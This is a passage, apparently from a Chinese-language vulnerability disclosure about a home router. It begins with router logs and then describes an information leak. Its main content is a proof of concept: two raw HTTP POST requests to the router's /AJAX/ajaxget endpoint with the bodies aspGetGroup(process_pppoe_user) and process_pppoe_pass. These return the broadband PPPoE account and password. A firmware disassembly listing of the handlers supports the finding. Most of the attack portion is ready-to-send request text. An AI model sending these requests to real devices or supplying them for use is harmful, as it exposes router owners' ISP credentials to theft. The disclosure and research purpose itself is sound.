"2022-04-02 10:04:44 [notice] : <:type=3,logid=2139095040:>LAN2端口物理连接已成功。",
"2022-04-02 13:01:24 [warning] : <:type=3,logid=117440513:>WAN接口PPPoE断开拨号。",
"2022-04-02 13:01:54 [informational] : <:type=3,logid=2139095040:>WAN接口PPPoE开始拨号。",
"2022-04-02 13:01:57 [warning] : <:type=3,logid=117440516:>PPP连接由于对端原因将被断开。",
"2022-04-02 13:01:57 [warning] : <:type=3,logid=117440513:>WAN接口PPPoE断开拨号。",
"2022-04-02 13:01:57 [informational] : <:type=3,logid=2139095040:>WAN接口PPPoE开始拨号。",
"2022-04-02 13:01:57 [informational] : <:type=3,logid=2139095040:>WAN接口PPPoE拨号成功，获取到地[redacted]",
"2022-04-02 14:44:20 [notice] : <:type=3,logid=553648129:>LAN2端口物理连接已断开。",
"2022-04-02 14:44:24 [notice] : <:type=3,logid=2139095040:>LAN2端口物理连接已成功。",
"2022-04-02 18:16:16 [notice] : <:type=3,logid=553648129:>LAN2端口物理连接已断开。",
"2022-04-02 18:16:24 [notice] : <:type=3,logid=2139095040:>LAN2端口物理连接已成功。",
"2022-04-02 18:33:26 [notice] : <:type=3,logid=553648129:>LAN2端口物理连接已断开。",
"2022-04-02 18:33:29 [notice] : <:type=3,logid=2139095040:>LAN2端口物理连接已成功。",
"2022-04-02 18:34:07 [notice] : <:type=3,logid=553648129:>LAN2端口物理连接已断开。",
"2022-04-02 18:34:10 [notice] : <:type=3,logid=2139095040:>LAN2端口物理连接已成功。",
"2022-04-02 18:39:54 [notice] : <:type=3,logid=553648129:>LAN2端口物理连接已断开。",
"2022-04-02 18:40:02 [notice] : <:type=3,logid=2139095040:>LAN2端口物理连接已成功。",
```

在观察和不断读取泄露信息时，发现了自己的宽带账号和密码！！！




180[redacted]

URL
http://192.168.124.1/AJAX/ajaxget

Enable POST

enctype
application/x-www-form-urlencoded

Body
ajaxmsg=aspGetGroup(process_pppoe_user)



192.168.124.1/AJAX/ajaxget


```
224667
```

URL
http://192.168.124.1/AJAX/ajaxget

Enable POST

enctype
application/x-www-form-urlencoded

Body
ajaxmsg=aspGetGroup(process_pppoe_pass)



```
LOAD:004A35C4                 .word aProcessDgetfin    # "process_DGetFindPPPoeStatus"
LOAD:004A35C8                 .word sub_442024
LOAD:004A35CC                 .word aProcessPppoeUs    # "process_pppoe_user"
LOAD:004A35D0                 .word sub_441E24
LOAD:004A35D4                 .word aProcessPppoePa    # "process_pppoe_pass"
LOAD:004A35D8                 .word sub_441F24
LOAD:004A35DC                 .word aRepeaterSsidIn    # "repeater_ssid_info"
LOAD:004A35E0                 .word sub_4445DC
```

POC:

```
---------------------------------   获取宽带账号-----------------------------------
POST /AJAX/ajaxget HTTP/1.1
Host: 192.168.124.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.74 Safari/537.36 Edg/99.0.1150.55
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 78430
Origin: http://192.168.124.1
Connection: close
Referer: http://192.168.124.1/AJAX/ajaxget
Upgrade-Insecure-Requests: 1
Pragma: no-cache
Cache-Control: no-cache

ajaxmsg=aspGetGroup(process_pppoe_user)

-----------------------------------获取宽带密码------------------------------------
POST /AJAX/ajaxget HTTP/1.1
Host: 192.168.124.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.74 Safari/537.36 Edg/99.0.1150.55
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 78430
Origin: http://192.168.124.1
Connection: close
Referer: http://192.168.124.1/AJAX/ajaxget
Upgrade-Insecure-Requests: 1
Pragma: no-cache
Cache-Control: no-cache

ajaxmsg=aspGetGroup(process_pppoe_pass)
```